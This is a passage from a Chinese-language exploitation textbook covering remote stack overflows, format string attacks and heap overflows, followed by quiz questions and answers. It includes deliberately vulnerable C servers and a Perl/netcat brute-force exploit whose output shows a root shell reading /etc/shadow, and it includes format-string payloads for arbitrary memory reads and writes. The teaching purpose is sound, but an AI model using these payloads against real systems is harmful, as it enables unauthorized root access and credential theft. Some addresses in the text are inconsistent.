- [4] PowerPoint Presentation on Buffer Overflows <http://security.dico.unimi.it/~sullivan/stack-bof-en.ppt>
- [5] Core Security http://packetstormsecurity.nl/papers/general/core_vulnerabilities.pdf

- [6] Buffer Overflow Exploits Tutorial <http://mixter.void.ru/exploit.html>
[7] Writing Shellcode www.inet-sec.org/docs/shellcode/shellcode-pr10n.txt

8.4 远程缓冲器溢出攻击

攻击者对远程系统漏洞的搜寻是最多的，因为此时不需要对系统的物理访问。但攻击远程系统比本地系统要困难得多，因为无法访问系统的内存。

8.4.1 客户机/服务器模型

在详细讨论远程缓冲区溢出之前，回顾一些基础知识比较有帮助。客户机/服务器模型用来描述请求主机（客户）和应答主机（服务器）之间的网络通信。我们首先讨论一个有漏洞服务器的例子。

有漏洞的服务器

为回复客户端的请求，服务器进程必须绑定到某个称作 socket 的端口。该进程可以只允许单个连接，也可以创建子进程来分别处理不同的请求。其中前者经常成为拒绝服务攻击的目标：只要杀死单一的服务器进程，那么后续的客户请求都会被拒绝。后者经常成为系统攻击的目标，因为在攻击测试阶段，这种类型的服务容错性更强（在进程崩溃时，系统会创建一个新的进程）。为示范此类漏洞，我们将介绍一个小的服务器程序，它运行在 Linux 平台上，核心为 2.4，该服务器将加载到 xinetd 中。有漏洞的文件 vuln.c 如下：

```
/* 远程漏洞 */
/* 加载到 xinetd 中，或其他类似环境中 */
#include <stdio.h>
#include <string.h>
#include <ctype.h>
int doit(char *str)
{
    char bufz[1024];
    printf("doing stuffz...\n");
    strcpy(bufz, str);
    return(0);
}
int main(int argc, char **argv)
{
    char buf[4096];
    gets(buf);
    doit(buf);
}
```

```
printf("DONE STUFFZ... [%s]\n",buf);
return(0);
}
```



注意：某些类 Unix 的系统使用 inetd，而不是 xinetd。对二者的差异，可以参看参考文献中的描述。

首先，编译下述有漏洞的程序：

```
# gcc -o vuln vuln.c
```

接下来，编辑如下的/etc/services 文件。

```
# /etc/services:
# : services,v 1.11 2000/08/03 21:46:53 nalin Exp $
# Network services, Internet style
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, most entries here have two entries
# even if the protocol doesn't support UDP operations.
# Updated from RFC 1700, Assigned Numbers'' (October 1994). Not all ports
# are included, only the more common ones.
# Each line describes one service, and is of the form:
# service-name port/protocol [aliases ...] [# comment]
vuln 555/tcp
# added to test remote exploit
```



注意：/etc/services 文件用来将一个服务名称映射到某个端口和协议。

接下来，在/etc/xinetd.d 目录中创建以下脚本：

```
# cat /etc/xinetd.d/vuln
# default: on
# description: The vuln server is to test remote exploits, do NOT leave
# in place!!!! It is vulnerable!!!!.
service vuln
{
flags= REUSE
socket_type= stream
wait= no
user= root
server= /root/vuln
#log_on_failure+= USERID
}
```



注意：要准确指出已有漏洞的服务器的实际位置，在本例是/root/vuln。

最后，重启 xinetd 进程如下：

```
#/etc/init.d/xinetd restart
Stopping xinetd:           [ OK ]
Starting xinetd:          [ OK ]
```

检查一下，已经开启了端口 555：

```
# netstat -an |grep 555
tcp        0      0 0.0.0.0:555      0.0.0.0:*        LISTEN
```



警告：很关键的一点是，读者要理解上述操作过程。笔者刚刚在系统上放了一个有漏洞的服务器/服务，并启动了该服务；但请务必不要在工作系统上做此类事情。这种有漏洞的服务，只能在受控环境下的测试系统上运行；否则就是帮了某些黑帽黑客的忙。

8.4.2 确定远程机器的 esp 值

确定远程程序 esp 值最容易的方法是，在同一平台上编译一个程序，并用调试器跟踪。

```
# gdb vuln
GNU gdb 5.0
Copyright 2000 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain
conditions.
Type show copying to see the conditions.
There is absolutely no warranty for GDB. Type show warranty for details.
This GDB was configured as i386-redhat-linux...
(gdb) b main Breakpoint 1 at 0x80484f5
(gdb) run
Starting program: /root/vuln3
Breakpoint 1, 0x80484f5 in main ()
(gdb) info reg esp
esp                0xbfffea60
```



注意：该技术并不完美。由于在实际的远程服务器上安装并运行了多少其他程序，结果可能会有所不同；但这样做能够拉近与实际目标的距离。

若不了解远程系统上 esp 的准确值,可使用所谓的偏移量概念(基本上是估算)。在 exploit.c 中读者应该看到过,从 esp 的估算值中减去一个偏移量之后,在计算得出地址中注入所需的返回值即可。如果没有代码供编译调试,也可以用下一节给出的蛮力手段得出 esp 和偏移量。

8.4.3 用 Perl 进行人工蛮力攻击

为示范远程攻击的概念,并不需要讨论 socket 编程的主题(超出本章的范围),用 Perl 就能达到目的。

首先,为准备好攻击代码,把 exploit.c 的下列行注释掉(该行用于本地攻击,与远程无关):

```
//execl("./meet", "meet", "Mr.",buffer,0);//参数列表以 0 结尾
```

重新编译程序,并准备一个如下的 Perl 脚本:

```
#  
# cat brute.pl  
#!/usr/bin/perl  
$MIN=0;  
$MAX=5000;  
while($MIN < $MAX) {  
printf("offset:$MIN Hold down the enter key til program stops ...\n");  
system("./exploit 1224 $MIN 0xbfffed62;cat) |nc 10.10.10.33 555"); $MIN++;  
}
```

该 Perl 脚本的核心是以下命令:

```
system("./exploit 1224 $MIN 0xbfffed62;cat) |nc 10.10.10.33 555");
```

system 命令用来在 perl 内部运行一个命令。所运行的命令就是 exploit 程序,另外加了一些有趣的参数:首先,是缓冲区的大小。依据经验,使用的缓冲区长度比涉及的缓冲区要长 200 字节,这对有漏洞的缓冲区和保存的 eip 值之间存在其他较小缓冲区的情况也能够适用。接下来,在脚本开始将 \$MIN 变量设置为 0,通过 while 循环增加到最大 5000,然后加上远程系统上的 esp 值。这是个比较接近的猜测,利用了上述的调试过程,并将最后数值增加了 0x300。使用 cat 命令可捕获服务器的文件流(输出)。最后,将所有这些输出通过管道重定向为 netcat 命令的输入,以便通过 IP 和端口访问远程服务器。一定要修改这里的 IP 值,以便反映实际使用的服务器 IP。如果在使用的系统上没有 netcat 命令,可以从 www.atstake.com/research/tools/network_utilities/nc110.tgz 下载和编译。



注意：这里的技巧是，从内存的高区开始，利用偏移量到达栈的位置，并遍历栈的内容，直至到达目标。注意，笔者在这里是从 0xbffed62 开始，而最后报告的目标机器上的 esp 是在 0xbffec60（内存中的低区 = 栈中的高位）。读者则需要估算该值，并将估算值放置到 brute.pl 脚本中。当然，你估算的值不会是 0xbffed62。

执行 Perl 脚本，即可进行蛮力攻击：

```
# perl ./brute.pl
offset:0 Hold down the enter key til program stops...
Usage: ./exploit <buff_size> <offset> <esp:0xfff...>
ESP:0xbffed62 Offset:0x0 Return:0xbffed62

offset:1 Hold down the enter key til program stops...
Usage: ./exploit <buff_size> <offset> <esp:0xfff...>
ESP:0xbffed62 Offset:0x1 Return:0xbffed61

offset:2 Hold down the enter key til program stops...
Usage: ./exploit <buff_size> <offset> <esp:0xfff...>
ESP:0xbffed62 Offset:0x2 Return:0xbffed60

[truncated for brevity...]

offset:60 Hold down the enter key til program stops...
Usage: ./exploit <buff_size> <offset> <esp:0xfff...>
ESP:0xbffed62 Offset:0x3c Return:0xbffed26

offset:61 Hold down the enter key til program stops...
Usage: ./exploit <buff_size> <offset> <esp:0xfff...>
ESP:0xbffed62 Offset:0x3d Return:0xbffed25

[release the enter key when the script stops]

id; #this line is typed by the hacker when the script stops.
uid=0(root) gid=0(root)
head -5 /etc/shadow;
root: $1$Vf8PaSvt$u5GRMpGbNDrmAlLEaad6a/:11912:0:99999:7: : :
bin*:11711:0:99999:7:::
daemon*:11711:0:99999:7:::
adm*:11711:0:99999:7:::
lp*:11711:0:99999:7:::
exit
exit
```

请注意攻击脚本查找正确返回地址的方法，这里的返回地址是 0xbffed25（读者发现的值可能会有所不同）。由此开始，就可以用下面的新数值简单地从命令行直接执行攻击：

```
# (./exploit 1224 61 0xbfffed62;cat)|nc 10.10.10.33 555
Usage: ./exploit <buff_size> <offset> <esp:0xffff...>
ESP:0xbfffed62  Offset:0x3d  Return:0xbfffed25
id;
uid=0(root) gid=0(root)
exit
exit
```

参考文献

- [1] xinetd vs. inetd www.linuxplanet.com/linuxplanet/tutorials/4505/2/
- [2] Introduction to Remote Exploits www.zone-h.org/files/32/remote_exploits.htm
- [3] PowerPoint Presentation on Buffer Overflows <http://security.dico.unimi.it/~sullivan/stack-bof-en.ppt>

8.5 摘要

如果读者已经掌握了以下概念的基本知识，可以继续阅读后续章节。

- 栈操作：
 - 先进后出数据结构。
 - 汇编代码中函数的序幕、收尾、调用结构。
- 缓冲区溢出：
 - 由越界操作如 strcpy 导致的。
 - 目标是控制栈中保存的 eip 值，当函数返回时，将从该值指向的地址开始执行。
 - 使用 gdb 调试、发现溢出。
 - 以下代码将会向屏幕输出 600 个 A：

```
perl -e 'print "A" x 600'
```
- 本机缓冲器溢出攻击：
 - Aleph1 风格的攻击，在溢出缓冲区内部用 shellcode 的位置改写栈中保存的 eip 值。
 - NOP、shellcode、返回地址。
 - murat 风格的攻击，使用环境变量作为返回地址：

- 地址 = 0xbffffffa - 程序名称长度 - shellcode 长度
- 远程缓冲器溢出攻击：
 - 客户机/服务器模型。
 - 单进程或多进程服务器。
 - 发现远程 esp：本地编译或蛮力。
 - 使用 Perl 蛮力攻击远程目标。

8.5.1 习题

1. 在汇编代码中，下列代码表示什么？

```
0x804835c <greeting>:      push      %ebp
0x804835d <greeting+1>:    mov       %esp,%ebp
0x804835f <greeting+3>:    sub      $0x190,%esp
0x8048365 <greeting+9>:    pushl    0xc(%ebp)
```

- A. 收尾 B. 对话 C. 序幕 D. 函数调用

2. 将数据放到栈的过程以及后续对数据进行检索的过程称之为：

- A. 分别是 push 和 pop B. 分别是 pop 和 push
C. 分别是放置和弹出 D. 分别是挤压和推出

3. 哪一项是由下列命令产生的？

```
perl -e 'print "0x42" x 5'
```

- A. BBBBB B. AAAAA C. 42424242 D. 0x420x420x420x42

4. 下列 gdb 命令和结果表明什么？

```
(gdb) info reg ebp eip
ebp                0x41414141        0x41414141
eip                0x8048300         0x8048300
```

- A. ebp 被字符 A 覆盖，eip 没有被覆盖。还需要四个字符。
B. eip 被覆盖，ebp 接着被覆盖。应当减少四个字节数。
C. ebp 被字符 A 覆盖，eip 没有被覆盖。应当减少四个字节数。
D. eip 被覆盖，ebp 接着被覆盖。还需要四个字符。

5. 本机攻击：

- A. 比远程攻击困难，因为可以访问本机内存。
- B. 比远程攻击容易，因为可以访问远程内存。
- C. 比远程攻击困难，因为可以访问远程内存。
- D. 比远程攻击容易，因为可以访问本机内存。

6. 当针对一个有漏洞的程序./vuln ,用 25 字节的 shellcode 进行本地攻击时 ,使用 murat 的方法 , shellcode 所需的返回地址应该是：

- A. 0xbffffffa B. 0xbffffffc C. 0xbffffffdb D. 0xbffffffda

7. 在攻击远程漏洞时，困难在于：

- A. 发现 esp B. 计算偏移量 C. 确定成功 D. 上述所有

8. cat 在下面的命令用途如何？

```
(./exploit 1224 61 0xbfffed62;cat)|nc 10.10.10.33 555
```

- A. 捕获远程系统的文件流（输出） B. 连接缓冲区
- C. 捕获本地系统的文件流（输出） D. 捕获本机的 shell，送到远程系统上

8.5.2 答案

- 1. C。相关的命令是调用函数时首先需要作的，即序幕。
- 2. A。放置数据的操作称为 push，检索数据的操作称为 pop。
- 3. D。该命令将"0x42"解释为一个字符串，并重复五次。读者可能会认为是答案 A，但该答案对应的应该是"\x42"。
- 4. A。命令的结果表明，只有 ebp 被覆盖。如果要控制 eip，还需要增加四个字节。
- 5. D。本地攻击通常容易一些，因为可以访问本机的内存，这能够更方便地调试。
- 6. C。返回地址的计算是通过下面公式：

$0xbffffffa - \text{程序名符长度} - \text{shellcode 长度} =$

$0xbffffffa - 6 - 25 = (\text{使用 Windows 或 Linux 上的计算器}) 0xbffffffdb$

- 7. D。所有列出的选项都是难点。
- 8. A。cat 是 Unix 的串联命令。它用来把文件串联起来，并输出到屏幕。在此上下文中，它用在攻击刚好发出之后，以捕获远程系统的文件流，并将 shell 的反应在本机上输出。

高级 Linux 攻击

在本章中，读者将学习下列内容：

- 格式串攻击
 - 格式串的问题
 - 从任意内存位置读取
 - 向任意内存位置写入
 - 从 `dostr` 到 `root`
- 堆溢出攻击
 - 堆溢出一般原理
 - 内存分配器 (`malloc`)
 - `dmalloc`
 - 利用堆溢出攻击
 - 备选攻击
- 内存保护方案
 - `Libsafe`
 - `GRSecurity` 内核补丁和脚本
 - `Stackshield`

掌握基础知识是件好事情，但灰帽正义黑客更感兴趣、更愿意投入时间的则是比较高级的主题。该领域在不断发展：黑客在不断发展新的技术，而开发者也在不断地寻找相应的对策。无论从哪个方面来讲述该问题，都超出了基础知识的范畴。这意味着我们只能在本书中到此为止；但读者的旅途只是刚刚开始，更多内容请参看“参考文献”。

9.1 格式串攻击

格式串在 2000 年下半年公开，从此不断发现此类攻击。不同于缓冲区溢出，在分析源代码和二进制代码时，格式串错误是相对容易定位的。因此，这些错误在发现后会被迅速消除。同样，格式串错误通过自动化过程发现的可能性更高，在以后几章里会讨论这种可能性。这样看起来，格式串错误似乎处于衰退状态。虽说如此，对格式串有一个基本的了解仍然有好处，因为谁也预言不了明天会发现些什么。可能读者就会发现此类漏洞！

9.1.1 问题

格式串可以在格式化函数中找到。换句话说，该函数在许多方面的功能取决于提供的格式串。格式化函数有许多，这里列出了其中几个（更完全的列表，请参看“参考文献”）：

- `printf()` 输出到 `STDIO`（标出输出设备，通常是屏幕）。
- `fprintf()` 输出到文件流。
- `sprintf()` 输出到字符串。
- `snprintf()` 输出到字符串，并会检查长度。

格式串

`printf()`函数有下列形式：

```
printf(<格式串>, <变量/值列表>);  
printf(<字符串>);
```

使用第一种形式 `printf()`函数是最安全的。这是因为用第一种形式，程序员需要显式使用格式串（一系列字符和特殊格式的标记）规定函数如何运行。

在表 9.1 中，笔者介绍了一些格式串中可用的格式标记（为方便使用，包括了原始形式）。

格式符号	含义	例子
<code>\n</code>	回车	<code>printf("test\n");</code>
<code>%d</code>	十进制数	<code>printf("test %d", 123);</code>
<code>%s</code>	字符串值	<code>printf("test %s", "123");</code>

表 9.1 常用的格式符号

格式符号	含义	例子
%x	十六进制值	printf("test %x",0x123);
%hn	将当前字符串的字节长度输出到变量(短整数,16位)	printf("test %hn",var); 结果:将值04存储到var(var是两个字节长)
<number>\$	直接参数存取	printf("test %2\$s"," 12"," 123"); 结果: test 123(直接使用第二个参数)

表 9.1 常用的格式符号(续)

正确的方法

回想一下使用 printf()函数的正确方法。例如下列代码：

```
//fmt1.c
main() {
    printf("This is a %s.\n", "test");
}
```

产生的结果输出如下：

```
$gcc -o fmt1 fmt1.c
$./fmt1
This is a test.
```

不正确的方法

但如果忘了添加与%s对应的值，会怎么样？看下列：

```
//fmt2.c
main() {
    printf("This is a %s.\n");
}
$ gcc -o fmt2 fmt2.c
$ ./fmt2
This is a fy'¿.
```

这是什么？看起来像希腊语，但实际上，这是机器语言（二进制），只是用 ASCII 字符显示出来而已。但这可能不是所预期的结果。更糟的是，如果将 printf()的第二种形式像这样使用：

```
//fmt3.c
main(int argc, char * argv[]){
    print f(argv[1]);
}
```

假如用户这样运行程序的话，一切正常：

```
$gcc -o fmt3 fmt3.c
$./fmt3 Testing
Testing#
```

光标处于行结束处，因为这里没有像前面那样使用回车。但如果用户将格式串作为程序的输入呢？

```
$gcc -o fmt3 fmt3.c
$./fmt3 Testing%s
TestingYYY`zy#
```

看来问题是同样的！但实际上后一个问题要致命得多，因为它会引起整个系统的崩溃。为找出问题的深层次原因，我们需要学习格式化函数的栈操作。

格式化函数的栈操作

为说明在格式化函数中栈的作用，笔者使用下列程序：

```
//fmt4.c
main(){
    int one=1, two=2, three=3;
    printf("Testing %d, %d, %d!\n", one, two, three);
}
$gcc -o fmt4.c
./fmt4
Testing 1, 2, 3!
```

在 printf() 函数执行期间，栈看起来与图 9.1 类似。




图 9.1 printf() 执行时栈的图示

与往常相同，printf() 函数的参数按反序压到栈上，如图 9.1 所示，并使用了参数变量的地址。printf() 函数维护了一个内部指针，它指向格式串（或栈帧的顶部），然后函数将格式串的字符输出到 STDIO（本例中是屏幕），直至遇到特殊字符为止。

如果遇到%，printf()函数则预期后面是跟随着一个格式化标记。在此情况下，内部指针加1（向栈帧底部方向），以获得与格式化标记对应的输入（或者是变量或者是值）。这就是问题所在：printf()函数无法得知放到栈上供其操作的变量或值的数目是否正确。如果程序员粗枝大叶，未提供数目正确的参数，或允许用户提供自己的格式串，那么该函数会“愉快”地沿着栈下滑（滑向内存高区）并获得下一个值，以满足格式串的需求。这就是我们在前一个例子中所看到的，printf()函数获取栈上的下一个值，并按格式串的要求放置该值。



注意：\由编译器处理，用于对\后的下一字符进行转义。这是一种向程序提供特殊字符的方法，可避免对这些字符进行字面的解释。如果遇到一个\x，那么编译器会预期在变量值的列表中对应着一个数值，而编译器将会在处理之前，将该数值转换为16进制形式的等价数字。

含义

该问题暗含的蕴义十分深刻。在最好的情形下，栈中可能包含一个随机的十六进制数字，被格式串解释为过界的地址，导致进程出现 segmentation fault。这可能导致拒绝服务。

当然，如果攻击者的手段缜密巧妙，则可以利用该错误，以便既能读取任意数据，也能向任意地址写入数据。实际上，如果攻击者可以修改内存正确位置的数据，他可能会获得 root 权限。

有漏洞程序的例子

下面，笔者将使用下列有漏洞的代码片断，来说明各种可能的情况：

```
//fmtstr.c
#include <stdlib.h>
int main(int argc, char *argv[]){
    static int canary=0;           // 在.data 节存储 canary 值
    char temp[2048];              // 字符串，保存大的临时字符串
    strcpy(temp, argv[1]);        // 将 argv1 输入放到 temp 中
    printf(temp);                 // 输出 temp 的值
    printf("\n");                 // 输出回车
    printf("Canary at 0x%08x = 0x%08x\n", &canary, canary); //输出 canary
}
#gcc -o fmtstr fmtstr.c
#./fmtstr Testing
Testing
Canary at 0x08049440 = 0x00000000
#chmod u+s fmtstr
#su joeuser
$
```



注意：“Canary”在这里只是一个占位符。重要的是要认识到，读者验证时得到的值肯定与此不同。读者在自己的系统上验证时，对本章中所有的例子得到的数值都可能与书中不同，但其结果实质上是一致的。

9.1.2 从任意的内存地址读取

现在开始利用有漏洞的程序。我们将慢慢开始，逐渐加快速度。扣好安全带，出发了！

使用%x 标记弄清栈的布局

如表 9.1 所示，%x 格式标记用来提供一个十六进制值。因此，如果笔者向有漏洞的程序提供几个%08x 标记，则可以将栈中的值输出到屏幕上：

```
$ ./fmtstr "AAAA %08x %08x %08x %08x"
AAAA bffffffd2d 00000648 00000774 41414141
Canary at 0x08049440 = 0x00000000
$
```

08 用来定义十六进制值的精度（本例中是 8 个字节宽）。注意，格式串本身是存储在栈上的（可通过 AAAA 试验字符串的存在来证明）。栈中第 4 项是格式串，这取决于具体的格式化函数的性质，以及有漏洞的程序中漏洞调用所处的位置。为发现该值，只需要使用蛮力手段，一直增加%08x 标记的数目，直至发现格式串的起始位置。对我们所用的简单例子（fmtstr），该距离称作偏移量，定义为 4。

使用%s 标记读取任意串

因为可以控制格式串，所以可以向格式串放置任意东西（几乎任何东西都可以）。例如，如果我们打算读取第四个参数所在地址的值，只需要将第四个格式化标记替换为%s，如下：

```
$ ./fmtstr "AAAA %08x %08x %08x %s"
Segmentation fault
$
```

为什么会得到 segmentation fault？这是因为，%s 格式标记将拿栈上的下一个参数（此时是第 4 个），并将其作为从该地址读取的内存地址。在我们给出的例子中，第 4 个值是 AAAA，转换为十六进制是 0x41414141，这导致了 segmentation fault（像前一章看到的那样）。

读取任意内存地址

如何从任意内存位置读取呢？很简单：只要提供有效地址，即当前过程地址空间的某个节即可。笔者将使用以下辅助程序帮助找到一个有效地址：

```
$ cat getenv.c
#include <stdlib.h>
int main(int argc, char *argv[]){
    char * addr;          //简单的字符串变量, 在 bss 节中, 用于保存我们的输入
    addr = getenv(argv[1]); //用输入初始化 addr 变量
    printf("%s is located at %p\n", argv[1], addr); //显示位置
}
$ gcc -o getenv getenv.c
```

该程序的目的在于, 从系统获取环境变量的位置。为测试该程序, 我们检查 SHELL 变量的位置, 该环境变量存储了当前用户的 shell 的位置:

```
$ ./getenv SHELL
SHELL is located at 0xbffffd84
```

既然已经有了有效内存地址, 我们来试一下。首先, 要记得将内存地址反向, 因为系统的字节序是低字节在前:

```
$ ./fmtstr `printf "\x84\xfd\xff\xbf" ` %08x %08x %08x %s"
YYi bffffd2f 00000648 00000774 /bin/bash
Canary at 0x08049440 = 0x00000000
```

成功了! 我们能够读取给定的地址直至遇到第一个 NULL 字符(读取了 SHELL 环境变量)。使用该技巧, 花一些时间, 就可以列出其他的环境变量。为转储当前会话的所有环境变量, 可以在命令提示符后输入“env | more”。

用直接参数访问简化过程

为简化上述过程, 可使用所谓的直接参数访问(Direct Parameter Access)访问栈上的第 4 个参数。#\$ 格式标记用来指引格式化函数跳过若干参数之后, 直接选择某个参数。例如:

```
$ cat dirpar.c
//dirpar.c
main(){
    printf("This is a %3$s.\n", 1, 2, "test");
}
$ gcc -o dirpar dirpar.c
$ ./dirpar
This is a test.
$
```

当从命令行使用直接参数格式时, 需要用 \ 对 \$ 进行转义, 以免 Shell 对 \$ 进行解释。我们现在使用新的技巧, 来输出 SHELL 环境变量的位置:

```
$ ./fmtstr `printf "\x84\xfd\xff\xbf"``"%4$s"
YYi/bin/bash
Canary at 0x08049440 = 0x00000000
```

注意，现在的格式串要短得多。



警告：上述格式适用于 bash。其他的 shell，例如 tcsh，则需要另外的格式，例如：

```
$ ./fmtstr `printf "\x84\xfd\xff\xbf"``'%4$s'
```

注意末尾的单引号的使用。为使得本章其余的例子易于理解，书中默认使用了 bash shell。

9.1.3 向任意位置内存的写入

对本例来说，笔者将试图用 shellcode 的地址（存储在内存中供以后使用）改写 canary 的地址 0x08049440。笔者在此处使用这个地址，是因为每次运行 fmtstr 都可以看到该地址，不过在后文中我们将说明，实际上几乎任何地址都可以被改写。

魔法公式

像 Blaess、Grenier 和 Raynal 所说明的那样（参看“参考文献”），在内存中写入 4 字节最容易的方法是分为两块（两个高字节、两个低字节），然后使用#\$和%hn 标记分别将两个值放到适当的位置。

例如，将前一章的 shellcode 放入一个环境变量，并取回其位置：

```
$ export SC=`cat sc`
$ ./getenv SC
SC is located at 0xbfffffff50          !!!!!!!读者运行时会得到不同的地址!!!!!!
```

如果打算将该值写入内存，则需要将其划分为两个值：

- 两个高字节（high - order bytes，HOB）：0xbfff。
- 两个低字节（low - order bytes，LOB）：0xff50。

读者可以看到，在本例中 HOB 小于 LOB，因此将根据表 9.2 第一列的作法进行。

现在是魔法起作用的时候了。表 9.2 将提供相关的公式，以帮助构建用来改写任意地址的格式串（本例中是 canary 的地址 0x08049440）。



警告：请再次注意，读者自行验证时，具体的数值可能是不同的。读者可以对 `getenv` 程序使用表 9.2 来获得适当的值。

9.1.4 从 `.dtors` 到 `root`

这是什么意思？我们可以改写 `canary` 的值，不错。因为有些位置是可执行的，如果被改写，那么可能导致系统重定向并指向 `shellcode`。笔者在此将考察一种这样的位置，它被称作 `.dtors`。

elf32 文件格式

在 GNU 编译器创建二进制文件时，使用的存储格式是 `elf32`。该格式可以将许多表附加到二进制文件。除此以外，这些表还可用来存储一些文件需要经常访问的函数指针。有两个工具在处理二进制文件时比较有用：

- `nm` 用来将 `elf` 格式文件的各个节的地址转储。
- `objdump` 用来转储并检查文件的各个节。

```
$ run ./fmtstr |more
08049448 D __DYNAMIC
08049524 D __GLOBAL_OFFSET_TABLE__
08048410 R __IO_stdin_used
      w __Jv_RegisterClasses
08049514 d __CTOR_END__
08049510 d __CTOR_LIST__
0804951c d __DTOR_END__
08049518 d __DTOR_LIST__
08049444 d __EH_FRAME_BEGIN__
08049444 d __FRAME_END__
08049520 d __JCR_END__
08049520 d __JCR_LIST__
08049540 A __bss_start
08049434 D __data_start
080483c8 t __do_global_ctors_aux
080482f4 t __do_global_dtors_aux
08049438 d __dso_handle
      w __gmon_start__
      U __libc_start_main@@GLIBC_2.0
08049540 A __edata
08049544 A __end
<truncated>
```

为了观察某个节，如.dtors，读者只需输入：

```
$ objdump -s -j .dtors ./fmtstr
./fmtstr:      file format elf32-i386
Contents of section .dtors:
 8049518 ffffffff 00000000          .....
$
```

DTOR 节

在 C/C++中有一种方法，可以确保在程序退出时执行某些处理过程，这些过程称之为析构(destructor ,DTOR)。例如，如果打算每次程序退出时输出一条信息，可以使用 destructor 节。DTOR 节本身是以二进制形式存储的，如前面的 nm 和 objdump 命令的输出。注意，DTOR 节(总是存在，即使为空)以32位的标记开始和结束 0xffffffff 和 0x00000000(NULL)。在前面 fmtstr 的例子中，该表即为空。

destructor 通常使用编译器指令来标记，如下：

```
$ cat dtor.c
//dtor.c
#include <stdio.h>

static void goodbye(void) __attribute__((destructor));

main(){
    printf("During the program, hello\n");
    exit(0);
}

void goodbye(void){
    printf("After the program, bye\n");
}
$ gcc -o dtor dtor.c
$ ./dtor
During the program, hello
After the program, bye
```

现在我们使用 nm 和 grepping 更仔细地查看一下文件的结构，寻找指向 goodbye 函数的指针：

```
$ nm ./dtor |grep goodbye
08048386 t goodbye
```

接下来，考察 DTOR 节在文件中的位置：

```
$ nm ./dtor |grep DTOR
08049508 d __DTOR_END__
```


9.2 堆溢出攻击

堆是进程内存的一个区域，可根据应用程序的请求动态分配。这是与其他内存区域的一个关键区别，后者由内核程序分配。在大多数系统上，堆从内存的低端向高端增长，由空闲和已分配的连续内存块组成，如图 9.2 所示。



图 9.2 进程堆图解

最高的内存位置称作 wilderness，总是空闲的。wilderness 是唯一可以按需增多的块。堆的基本规则是，不存在两个相邻的空闲块。

9.2.1 堆溢出

由图 9.2 可知，两个相邻的块可以分配并保存数据。如果存在缓冲区溢出，而且是第一个块（低地址）溢出，那么会覆盖第二个块（高地址）。

堆溢出实例

例如，考查以下有漏洞的程序：

```
# cat heap1.c
//heap1.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 10 // 设定一个恒定的值以便后续使用
#define OVERSIZE 5 /* 将 buf2 溢出 OVERSIZE 个字节 */

int main(){
    u_long diff;
    char *buf1 = (char *)malloc(BUFSIZE); //在堆上分配 10 字节
```

```

char *buf2 = (char *)malloc(BUFSIZE); //在堆上分配 10 字节

diff=(u_long)buf2-(u_long)buf1; //计算堆中两个地址的差
printf("diff = %d bytes\n",diff); //按十进制字节数目输出该差值

strcat(buf2,"AAAAAAAAA");//首先 buf2 填满 A，这样会导致溢出

printf("buf 2 before heap overflow = %s\n", buf2); //溢出之前
memset(buf1, 'B',(u_int)(diff+OVERSIZE)); //用大量 B 溢出 buf1
printf("buf 2 after heap overflow = %s\n", buf2); //溢出之后

return 0;
}

```

该程序在堆上分配了两个 10 字节的缓冲区，且 buf2 刚好在 buf1 之后分配。两个分配的内存位置之间的差值被计算出来并输出。buf2 填满了 A，以便观察后续的溢出。buf2 在溢出之前输出到屏幕。memset 命令用来向 buf1 填充若干个 B，B 的数目是 buf1 和 buf2 两个地址的差值再加上 5。这足够使 buf1 溢出，即将有 5 个字节超出 buf1 的边界。从输出的 buf2 可以看到溢出确实发生了。

如果编译并执行该代码，会得到以下结果：

```

# gcc -o heap1 heap1.c
# ./heap1
diff = 16 bytes
buf 2 before heap overflow = AAAAAAAAAA
buf 2 after heap overflow = BBBBBAAAAA
#

```

读者可以看到，在 memset 命令之后，第二个缓冲区（buf2）被覆盖了 5 个字节。

含义

这是一非常简单的例子，但很好地说明了相关的问题。实际上，这个例子的概念是所有堆溢出漏洞和攻击的基础。最糟的情况是，内存的 data 和 bss 节也可能被此类漏洞破坏。由于它们在内存中彼此相邻，堆溢出通常会殃及池鱼。



注意：这里重要的一点是，要明白需要改写的内存地址必须比溢出的缓冲区地址要高，要刚好处于堆中较高处，因为在 x86 系统上堆是向内存的高地址增长的。

不同于缓冲区溢出，在堆上没有保存的 eip 可供覆盖；但同样有一些类似的目标：

- 相邻变量破坏 如前所示，通常意义不大，除非相关的变量中保存了类似金融信息的重要数据。

- 函数指针 程序员用于动态分配函数指针，以控制程序的流程。通常保存在内存的 bss 节中，在运行时初始化。攻击者感兴趣的其他函数指针可以在 elf 文件头中找到，类似于格式串攻击。
- 认证值 例如有效用户 ID (effective user ID, EUID)。一些程序将该 ID 存储在堆上。
- 任意内存位置 读者现在只要相信这一点即可，笔者将在本章后段说明。

9.2.2 内存分配程序 (malloc)

堆由称作 malloc 的程序管理。堆管理程序最重要的任务是增长和收缩堆，这是通过使用内核程序提供的 sbrk() 系统完成的。实际上，这是内核程序提供的两个管理堆的系统调用之一（另一个是 mmap，内核程序管理内存映射的另一种方法）。其余的功能由 malloc 提供，并通过抽象向用户隐藏了细节。

malloc 在不同的系统上有不同的实现，下表给出了一些实现的名称。

操作系统	malloc 算法的实现
GNU LibC (Linux, Hurd)	Doug Lea's malloc (dlmalloc)
Solaris, IRIX	System V (AT&T) malloc
BSD, AIX (compatibility)	BSD phk, kingsley
MS Windows	RtlHeap
AIX (default)	Yorktown

由于我们在使用 Linux 系统进行讨论，因此使用的是 dlmalloc。

9.2.3 dlmalloc

Doug Lea 为 libc 开发了该 malloc 程序（用于 Linux）。该程序已经经历时间的考验，公认是可靠的。

目标

除了管理内存的目标外，dlmalloc 还有其他的“服务质量 (quality of service)”目标：

- 最大化的可移植性 符合不同平台上所有已知的对齐方式和寻址规则方面的系统约束。
